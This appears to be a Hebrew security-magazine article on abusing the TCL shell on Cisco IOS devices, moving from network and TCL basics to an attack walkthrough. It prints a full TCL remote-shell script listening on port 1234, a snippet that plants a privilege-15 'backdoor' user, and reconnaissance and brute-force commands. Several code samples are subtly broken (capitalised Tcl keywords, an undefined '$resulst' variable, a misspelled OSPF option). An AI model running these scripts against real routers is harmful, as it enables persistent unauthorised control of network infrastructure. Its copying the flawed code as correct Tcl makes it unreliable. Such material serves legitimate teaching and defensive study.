digital whisper
Technologic Papers

למעמקי ה-TCL

סופיה שביקובסקי

הקדמה

כיצד פיצ'ר מובנה בתוך רכיבי התקשורת הנפוצים בעולם יכול להפוך לכלי שמאפשר לנצל את הרכיבים האלו ולחשוף חולשות קריטיות?

כן... יכול להיות מפתיע שיש משהו כזה, אבל הרבה אנשים שאי פעם נגעו בתחום הרשתות ורכיבי התקשורת, מכירים את הממשק הדיפולטי ברכיבים עם מערכת הפעלה הנפוצה ביותר בעולם של רכיבי תקשורת ברשת, שמאפשר להריץ סקריפטים ומשימות על הרכיב מאחורי הקלעים. הממשק הזה הוא tclsh - ממשק הרצה לסקריפטים בשפת TCL (Tool Command Language). במחשבה ראשונה, שפת הסקריפטים הזו יכולה להשמע תמימה, אבל בהחלט יכולה גם להיות מנוצלת לרעה, אם מישהו לא מורשה מקבל אליה גישה. היום נבין למה זה אפשרי, איך עושים את זה ובשביל מה? בואו נתחיל מהתחלה!

מבנה הרשת

רכיבי תקשורת הם המרכיבים החיוניים שבונים את הרשתות. מהרשתות הקטנות ועד לרשתות הגדולות ביותר, עליהם מבוססת כל התעבורה והעברת מידע בין יחידות קצה. באמצעותם אנחנו יכולים לשלוח קבצים/הודעות/מיילים/לקבל מידע מגוגל ועוד המון פעולות שמתבצעות ברשת.

איך בנויות הרשתות?

ראשית כל, חשוב להבין שההיררכיה יחסית פשוטה. יש יחידות קצה שמאוגדות לרשת פנימית ואז לרשת חיצונית. איך זה עובד בפועל? יש לנו עמדות קצה (מחשבים, טלפונים, מדפסות ועוד...) שיושבות "אחת ליד השניה", בתוך LAN (Local Area Network) ומחוברות ל-Switch. Switch הינו רכיב תקשורת, הנמצא בשכבה שניה של מודל ה-OSI (מודל תקשורת המורכב מ-7 שכבות המתארות את שלבי המעבר של המידע ברשת), מטרתו להוות חיבור בין העמדות לצורך אפשור העברת מידע ביניהן.

מעבר ל-LAN שציינתי, ישנן עוד רשתות קטנות שמחוברות אל ה-Switch, וכלל ה-Switch-ים מחוברים לרכיב שכבה שלישית - Router. Router הוא רכיב שמטרתו לחבר בין הרשתות LAN אל הרשת הגדולה יותר, הנקראית WAN (Wide Area Network). בנוסף ל-WAN אחד, יכולים להיות עוד כמה WAN-ים, שבסוף יוצרים יישות (רשת) גדולה הנקראית Intranet, אבל זה כבר מאוד אינדיבידואלי לכל רשת ורשת.

אז בקיצור - מה יש לנו?


עמדות קצה - יחידות "עצמאיות" ברשת, שתפקידן יכול לנוע בין להוות פשוט מחשב משרדי רגיל, לבין טלפון ארגוני, מדפסת ואפילו שרת.

מתג (Switch/סוויץ') - רכיב רשת המאגד בין עמדות קצה ל-LAN. תפקידו ללמוד על העמדות קצה (יצירת טבלאות CAM, ARP ועוד) ולאפשר העברת מידע ותקשורת ביניהן. השכבה שבה פועל המתג היא השכבה השניה במודל ה-OSI.

נתב (Router/ראוטר) - רכיב רשת שמחבר בין מתגים (וכל מה שתחתיהם) לתוך ה-WAN. מטרת הראוטר היא לאפשר ניתוב ברשת ולנהל אותו באמצעות הטבלאות ניתוב. השכבה שבה הוא פועל היא השכבה השלישית במודל ה-OSI.

למה זה רלוונטי לנו לדעת על השכבות OSI?

מודל ה-OSI מתאר את מעבר המידע לפי מבנה היררכי של הרשת. הדבר הזה מאפשר לנו להבין לעומק איך הרשת נראית ועובדת, ואיך אפשר לתכנן אותה בצורה יעילה ונכונה.



עכשיו כשהבנו מה זו רשת ואיך היא בנויה, נעשה קפיצה מהירה למה זה בעצם TCL, ואז נקשר בין שני הדברים.

TCL

TCL -Tool Command Language זו שפת סקריפטים דינמית שפותחה בשנות ה-80 על ידי ג'ון אוסטרוט. המטרה העיקרית של הסקריפט היא אוטומציה, ניהול ובדיקות תוכנה. TCL מאפשרת למשתמש בה ליצור סקריפטים בצורה מהירה ופשוטה יחסית, היא מותאמת לאוטומציה, וניתנת בקלות להרחבה עם פקודות משפות אחרות כמו שפת C או Java.

שפת הסקריפטים הזו היא "רב-פלטפורמית", מתאימה ל-Linux, Windows, Mac ופלטפורמות Embedded (משובצות), ביניהן מערכות הפעלה של רכיבי תקשורת רבים.

בנוסף לשפת TCL שהכרנו כעת, יש גם ספריה הנגזרת מ-TCL, הנקראית Tcl/tk. הספריה הזו מוסיפה יכולות GUI וגרפיקציה בשפה, אבל היא לא נתמכת בכל הפלטפורמות, ביניהן הפלטפורמות Embedded שנתייחס אליהן במאמר הזה.

סינטקס השפה ודוגמאות

חשוב לשים לב שכל דבר בשפה הזו, אפילו מבני שפה כמו if ו-for הוא פקודה. השפה מורכבת מפקודה וארגומנטים שבאים אחריה.

לדוגמא פקודה פשוטה להדפסת פלט:

```
Puts "Hello World"
```

המילה הראשונה תמיד תהיה הפקודה ולאחריה תמיד יגיע הארגומנט.

כדי ליצור משתנה נשתמש בפקודה הבאה:

```
Set var "10"
```

ונדפיס זאת באמצעות:

```
Puts "$var"
```

דוגמאות מורכבות יותר בשימוש ב-TCL:

ניתן ליצור בשפה פונקציות שבסוף משמשות אותנו לאוטומציות.

לפונקציות בשפת TCL קוראים פרוצדורות והן נכתבות בצורה הבאה:

```
Proc calculation {a b} {
Return [expr {$a + $b}] }
```

הפקודה return מחזירה את הערכים מתוך expr (פקודה שמשמשת לחישוב מתמטי).

דוגמא ליצירת לולאת for שתדפיס ערך מ-0 עד 5:

```
For {set i 0} {$i <= 5} {incr i} {
    Puts “the number is $i” }
```

דוגמא לסקריפט Tcl\tk:

```
Package require Tk
Button .b -text “click me!!!” -command {puts “Hello!”}
Pack .b
```

בשורה הראשונה הוגדר שימוש בספריה, לאחר מכן יצרנו כפתור שבלחיצה עליו תודפס הודעת ”שלום” על המסך.

הקשר בין רכיבי תקשורת לשפת TCL

כפי שציינתי כבר למעלה, השפת תכנות הזו מאוד נפוצה בפלטפורמות שונות, ביניהן embedded, שכוללות את מערכות ההפעלה של רכיבי תקשורת שונים.

המיקוד העיקרי במאמר זה הוא רכיבי תקשורת מבית Cisco - חברה מאוד מאוד מוכרת בעולם שמהווה שחקנית מובילה בתחום ציוד תקשורת, רוב הרכיבי תקשורת ברשתות העולמיות הם של Cisco.

ברכיבי Cisco ההתממשקות עם שפת ה-TCL מתבצעת באמצעות הקלדת פקודה tclsh (shell TCL). הפקודה הזו מאפשרת לנו לפתוח shell (התממשקות עם המערכת הפעלה) שמתבצעת באמצעות השפת TCL. האפשרות הזאת הוגדרה בשביל הרצת אוטומציות על הרכיבים, במקום הקלדה ידנית במקרים מסויימים.

tclsh מאופשר בכלל הרכיבי Cisco החל מגרסא 12.4 של מערכת ההפעלה Cisco IOS. הממשק מובנה בתוך הרכיבים הללו ואין צורך לאפשר אותו, כי הוא מאופשר דיפולטית (אלא אם הוגדר אחרת מלכתחילה) הוא יכול לרוץ ישר לאחר הקלדת הפקודה tclsh.

ממשק ה-tclsh עובד עם רמת הרשאות exec, משמע הרשאות גבוהות יותר ממשתמש רגיל.

User EXEC mode - מצב רגיל שבו משתמש יכול לבצע פעולות צפייה בלבד.

Privileged EXEC mode - מצב שבו משתמש יכול לבצע פעולות צפייה ועריכה על רכיב התקשורת.

במקרים רבים האפשרות הזו תהיה נגישה לטכנאי תקשורת, ואנשים המתעסקים ברכיבי תקשורת.

כיצד משתמשים בסקריפט TCL ברכיבי תקשורת בשגרה?

במידה וטכנאי תקשורת רוצה לראות אם עמדות ספציפיות פעילות עכשיו, הוא יכול לבצע הקלדה ידנית של הפקודת PING לכל כתובת, או שהוא יכול להריץ סקריפט בסגנון הבא:

```
Foreach ipaddr  {10.0.0.0 10.0.0.1 10.0.0.2 10.0.0.3 10.0.0.4} {
exec ping $ipaddr }
```

דוגמא נוספת היא שינוי קונפיגורציה באמצעות סקריפט TCL:

```
ios_config “int g0/0” “ip addr 10.0.0.1 255.255.255.0”
ios_config “int g0/0” “ip ospf network pouint-to-multipoint”
write memory
```

שינוי קונפיגורציות מתאפשר באמצעות extention (הרחבה) הנקרא ios_config.

באמצעות הסקריפט הבא נוכל להגדיר עבור הרכיב תקשורת שלנו את ה-interface, ובעזרת הפקודה האחרונה נוכל לשמור זאת בזכרון הרכיב בצורה קבועה.

במקרים שהצגתי היה ניתן לראות איך ניתן לתת משימות לרכיב רשת באמצעות שפת TCL, אבל בכל הדוגמאות האלו הקלדנו את הסקריפט ישירות בממשק ה-CLI, שמקל עלינו יחסית, אבל לא מאפשר לנו יעילות לטווח ארוך. אחת האפשרויות שהממשק מעניק היא הרצת סקריפטים לוקאליים ששמורים על הרכיב, או אפילו שמורים מרחוק.

אם נרצה להריץ סקריפט שיושב לוקאלית על הרכיב, נוכל לעשות זאת באמצעות הרצת הפקודה הבאה בתוך ה-shell:

```
Source /flash/path/to/script.tcl
```

בנוסף לכך, נוכל להריץ סקריפטים מרוחקים, הנמצאים במקום אחר, באמצעות הפרוטוקולים הבאים: FTP/TFTP/HTTP. ניתן לעשות זאת בדרך הבאה:

```
Source tftp://tftpserver/script.tcl
```

עכשיו כשהבנו את מהות השפה והשימוש שלה, אנחנו יכולים להסתכל עליה, סוף סוף, גם מכיוון התוקף. אז נחזור לשאלה שממנה התחלנו - איך פיצ’ר כל כך יעיל ונחמד, יכול להפוך את רכיב התקשורת לפגיע?

קודם כל בואו נבין למה מלכתחילה רכיב תקשורת יכול להיות פגיע?

רכיבי תקשורת כחוליה חלשה ברשת

1. הקונפיגורציות של רכיבי תקשורת לא תמיד מוגדרות כראוי, בין אם מדובר בהקלדת סיסמאות ויצירת משתמשים לוקאליים עם סיסמא ב-Plain Text לבין הגדרת ACL לא תקינה.
2. יש קושי בעדכון רכיבי תקשורת שנמצאו עליהם חולשות, מכיוון שזה חומרה שיקר יותר להחליף,וההתעסקות עם ה"הפלת רשת" לצורך עדכון, לפעמים יכולה להקשות על תהליך החידוש. מהסיבה הזו הרכיבים פגיעים יותר לחולשות 1day ו-0day ממרכיבים אחרים ברשתות (כמו לדוגמא עמדות קצה כמו מחשבי Windows).
3. כמובן וכרגיל... סיסמאות דיפולטיות אין מה לציין כאן, ארגונים וחברות הרבה פעמים לא מעדכנות את הסיסמאות שקיבלו מהיצרן ולצערם הרב, ניתן למצוא את הסיסמאות הללו בקלות בחיפוש מהיר באינטרנט.
4. גישה "קלה" לרכיבים, מאחר והם מהווים מעין נקודת כניסה לרשתות. רכיבי התקשורת אחראיים על המעבר בתוך הרשת, ומחוצה לה - פנימה, מה שהופך דווקא אותם לחשופים יותר.
5. אחיזה ברכיב מהווה סיכון רב יותר מאשר אחיזה בעמדת קצה, מאחר ויש לו גישה לסגמנטים שונים ברשת שלא בהכרח יהיו למחשבים.

אז איפה נכנסים כאן סקריפטים TCL?

כל החולשות שפורטו מעלה מהוות חולשות רציניות ברשת, רכיב שלא הוגדר כראוי יכול להוות סיכון רב מאוד מהסיבה הפשוטה שאליהם "יותר קל להגיע". מכיוון שברכיבי Cisco ההרצת סקריפטים של TCL זו אפשרות דיפולטית, החולשות האלו יכולות להתעצם. TCL יכולה להיות מנוצלת לרעה לצורך אוטומציית מתקפות, יצירת backdoors, פקודות חוזרות, משימות מתוזמנות, קישור לרכיבים אחרים והאזנות. כל זה בלי אינטרקציה ישירה עם הרכיב, אלא באמצעות סקריפט שרץ מאחורי הקלעים עד שייכבה יחד עם הרכיב.

כל זה אפשרי אם יש את ההרשאות המספקות להרצת הסקריפטים.

דוגמאות לניצול של TCL:

1. עריכת קונפיגורציות: באמצעות הרחבה של ios_config, ניתן ליצור סקריפט TCL שיוכל לשנות קונפיגורציות לרכיב, כמו שינוי ושיבוש של הגדרות וכך - השבתת רכיב, או עריכה של אחד השדות, כמו ACL.
2. יצירת סקריפט עם socket: באמצעות ה-TCL ניתן ליצור סקריפט שיצור תקשורת לפורט חיצוני של תוקף, וכך לאפשר האזנה על הפורט, ואף Remote Shell.
3. יצירת משימה מתוזמנת: ניתן ליצור משימה מתוזמנת שתריץ את הסקריפט TCL ותאפשר לו לרוץ גם לאחר שהתוקף לא נמצא מחובר על הרכיב.
4. עריכת סקריפטים לוקאליים: במידה ואין הרשאות מספקות לפתיחת shell של TCL, ניתן לחפש על הרכיב סקריפטים לוקאליים ולערוך אותם.
5. יצירת backdoor: עריכת קונפיגורציות בהתאם לצרכי התוקף. בין אם מדובר בהוספת משתמש באמצעות הקונפיגורציות, או לאפשר שימוש בפרוטוקול לא מאובטח, כמו לדוגמא telnet.
6. buffer overflow: אם לא מוגדר כראוי, הרכיב יכול לסבול מסקריפט שיציף את הזכרון, וכך יהיה ניתן לקבל גישה מלאה על הרכיב במקרים מסויימים.
7. CVE: נמצאו חולשות בשפת TCL שבמקרים מסויימים יכולות להעניק לתוקף הרשאות root על הרכיב.

וקטור תקיפה אפשרי

Reconnaissance פאסיבי:

במידה ואנחנו נמצאים ברשת, אבל עם הרשאות בסיסיות, נרצה להשיג מידע על הרשת והרכיבים שלה. ניתן לעשות זאת בצורה שקטה, ע"י ביצוע האזנה לתעבורה עם כלים כמו Wireshark.

Wireshark - כלי הסנפת רשת שאוסף פקטות המגיעות לכרטיס רשת ומפענח אותן. בתוך הכלי ניתן לפלטר את המידע, לחקור את התעבורה הרשתית ולקרוא את תוכן הפקטות.

מה שנרצה בעיקר לחפש יהיו פקטות של פרוטוקולים לא מוצפנים, כמו:

- **SNMP** - פרוטוקול ניהול וניטור על רכיבים ברשת. במידה ונזהה פקטות SNMP שבהן ה- community string מוגדר בצורה לא מספקת, נוכל לנצל את זה ולהשיג מידע על הרשת,כמו רשימת רכיבים, כתובות, טבלאות ניתוב, משתמשים ועוד פעולות רועשות (באמצעות כלים כמו SNMPWalk).
- **ARP** - פרוטוקול להמרת כתובות IP לכתובות MAC לצורך תקשורת ברשת. באמצעות פקטות אלו אפשר לזהות רכיבי רשת וטופולוגיה רשתית.
- **TELNET/FTP** - פרוטוקולים לא מוצפנים שבהם הסיסמאות עוברות בתצורת PLAINTEXT.

Reconnaissance - אקטיבי:

סריקת הרשת באמצעות NMAP מאפשרת לזהות פורטים פתוחים ומערכות הפעלה של הרכיבים ברשת.

NMAP - כלי המאפשר סריקת רשת באמצעות סריקות SYN, UDP ועוד... הכלי מאפשר סריקת כתובות ברשת באמצעות סקריפטים דיפולטיים, כמו זיהוי חולשות או מערכות הפעלה:

```
nmap -O -sV 10.0.0.1
```

באמצעות זיהוי המערכת הפעלה, אפשר לדעת אם מדובר ברכיב רשת רצוי או מרכיב אחר. במידה וזוהו פורטים ושירותים כמו telnet/SSH, נדע שניתן להתחבר לרכיב המצוי.

אם נרצה לבצע Reconnaissance יותר רועש, ניתן להשתמש בכלים כמו SNMPWalk, או SNMPGet. אלו כלי אוטומיזציה לשליחת פקטות GET-SNMP, שמטרתן לאסוף מידע על הרכיבים הקיימים ברשת. כלים אלו יכולים לחשוף מידע כמו שמות מכשירים, גרסאות תוכנה, מיקומים ועוד. הבעיה היא, ששימוש בתקשורת SNMP עלול להיות רועש, מה שיכול בסופו של דבר לחשוף אותנו.

זוהי הרצת פקודה של כלי SNMPWALK:

```
snmpwalk -v 2c -c public 10.0.0.1
```

הגדרנו בו את גרסאת ה-SNMP ואת ה-community string שלו. הפלט יציג מידע על הרכיב, כמו מערכת הפעלה לדוגמא, בצורה הבאה:

SNMPv2-MIB::sysDescr.0 = STRING: Cisco IOS XE Software, Version 17.3.1

Connection

ההתחברות לרכיב תתבצע באמצעות הפורטים telnet/SSH. ניתן לעשות זאת עם שימוש במשתמש מתוך הדומיין או משתמש לוקאלי, אפילו דיפולטי. כמובן שתמיד אפשר לנסות force-brute על משתמש בשם admin, אבל זה כבר ברור מאליו בשלב זה:

```
ssh admin@10.0.0.1
```

Exploitation

נבצע ניצול שיאפשר לנו אחיזה ברכיב. ניתן לבצע זאת באמצעות סקריפט TCL - הכוכב של המאמר.

הסקריפט הבא הוא שדרוג זעיר לסקריפט של TCLSHELL v0.1 by Andy Davis. סקריפט זה מאפשר יצירת Remote Shell על הרכיב הנתקף ולהריץ פקודות עליו מרחוק.

שימו לב לסקריפט הבא:

```
proc callback {sock addr port} {
    fconfigure $sock -translation lf -buffering line

    # Display basic system information
    set response [catch {exec "sh version | include IOS"} result]
    puts $sock "System Info: $resulst"

    set response [catch {exec "sh privilege"} result]
    puts $sock "Current Privilege Level: $result\n"

    puts $sock "Enter IOS command:"
    fileevent $sock readable [list process_comamnd $sock]
}

proc process_comamnd {sock} {
    if {[eof $sock] || [catch {gets $sock line}]} {
        close $sock
        return
    }
    set response [catch {exec "$line"} result]
    puts $sock $result
}

#Define listening port
set port 1234
set sh [socket -server callback $port]
puts "TCL Shell listening on port $port..."
vwait forever
close $sh
```

בואו נראה איך הוא עובד. הסקריפט פועל כ-SHELL מתוך הרכיב שמאפשר האזנה על הפורט והרצת פקודות מרוחקות.

כל חיבור לפורט 1234 מריץ את פונקציית CALLBACK. מטרתה להריץ פקודות בסיסיות כמו הצגת גרסה, רמת הרשאות ועוד, ברגע של חיבור לפורט 1234. בנוסף, היא מאפשרת למי שמאזין על הפורט, להכניס פקודה שתרוץ עלהרכיב. הפלט של הפקודה מוחזר ואז ה-Shell ממתין לחיבור נוספים (vwait forever).הסקריפט ימשיך לרוץ עד שהרכיב לא ייכבה או יותחל מחדש.

Backdooring

הוספת נתיב כניסה "סודי" שיאפשר לחזור לרכיב עם משתמש חדש וחזק. כל זה באמצעות, כמובן, סקריפט TCL, שיוסיף לקובץ הקונפיגורציה של הרכיב משתמש לוקאלי בעל הרשאות הכי גבוהות עם סיסמה:

```
puts [run_command "configure terminal"]
puts [run_command "username backdoor privilege 15 secret Attacker123"]
puts [run_command "exit"]
```

Lateral Movement

יש כמה אפשרויות שיאפשרו לנצל את האחיזה על רכיב תקשורת:

1. **CVE** - הקיימים על רכיבי Cisco שמאפשרים הרצת קוד TCL, המנצל את חוסר הולידציה של הפלט, ומאפשר העלאת הרשאות ממשתמש חזק ל-root. דבר זה לדוגמא, יכול לאפשר הוצאת סיסמאות של משתמשים המחוברים לרכיב, באמצעות קובץ shadow.
2. **VLAN hopping** - זוהי תקיפה שמנצלת הגדרות לא נכונות של VLAN-ים ברשת (Virtual LAN). ניתן לבצע אותה באמצעות טכניקות שונות, כמו Double Tagging או ניצול של חיבור trunk (איפשור של כמה VLAN-ים בין רכיבי רשת ללא תיוג נוסף). טכניקות אלו מאפשרות התפשטות ברשת וגישה לאיזורים שהיו עלולים להיות חסומים לפני. בגליון ה-127 פורסם מאמר המציג טכניקות שונות לביצוע VLAN Hopping.

פירוט על ה-CVE שנמצאו על רכיבי Cisco, המנוצלים באמצעות TCL:

CVE-2020-3204 & CVE-2022-20676 - שתי החולשות האלו מאפשרות תופעה משותפת - העלאת הרשאות ל-root באמצעות הרצת סקריפט TCL. כלומר, הענקת גישה מלאה למערכת. הבעיה נובעת מחוסר אימות של קלט ב-TCL interpreter (מפרש),שמאפשר לתוקף להזין פקודות שימקסמו את רמת ההרשאות שלו. כעת ה-exploits עצמם לא פורסמו באינטרנט ואין מידע על הניצול של החולשות האלו.

סיכום

שפת הסקריפטים TCL היא בהחלט כלי ממש נוח עבור אנשים שעובדים עם רכיבי תקשורת בצורה קבועה, אך גם יכול להוות כלי מסוכן בידיים לא טובות, משום שהוא מאפשר ניצול מעולה של כל החסרונות האבטחתיים ברכיבי תקשורת. מהסיבה הזו (וגם מהסיבה המובנת מאליו), יש צורך בעדכון מערכות הפעלה של רכיבי תקשורת, במקרים מסויימים גם חומרה, שמירה על קונפיגורציות תקינות ומאובטחות וכמובן - סגמנטציה נכונה ו-ACL, שלא יאפשרו לכל אחד להתחבר לרכיבי תקשורת ☺

מקורות מידע

- https://www.tcl-lang.org/
- https://www.cisco.com/c/en/us/td/docs/switches/datacenter/nexus9000/sw/6-x/programmability/guide/b_Cisco_Nexus_9000_Series_NX-OS_Programmability_Guide/b_Cisco_Nexus_9000_Series_NX-OS_Programmability_Configuration_Guide_chapter_0111.pdf
- https://nvd.nist.gov/vuln/detail/cve-2022-20676#:~:text=This%20vulnerability%20is%20due%20to,execute%20arbitrary%20commands%20as%20root
- https://he.wikipedia.org/wiki/Tcl
- https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-iosxe-priv-esc-grbtubU.html
- https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ios_tcl/configuration/12-4t/ios-tcl-12-4t-book/nm-script-tcl.html
- https://dfi.lists.bugtraq.narkive.com/PoSdEsgr/creating-backdoors-in-cisco-ios-using-tcl
- https://blog.ipspace.net/2008/03/tcl-based-ios-backdoor/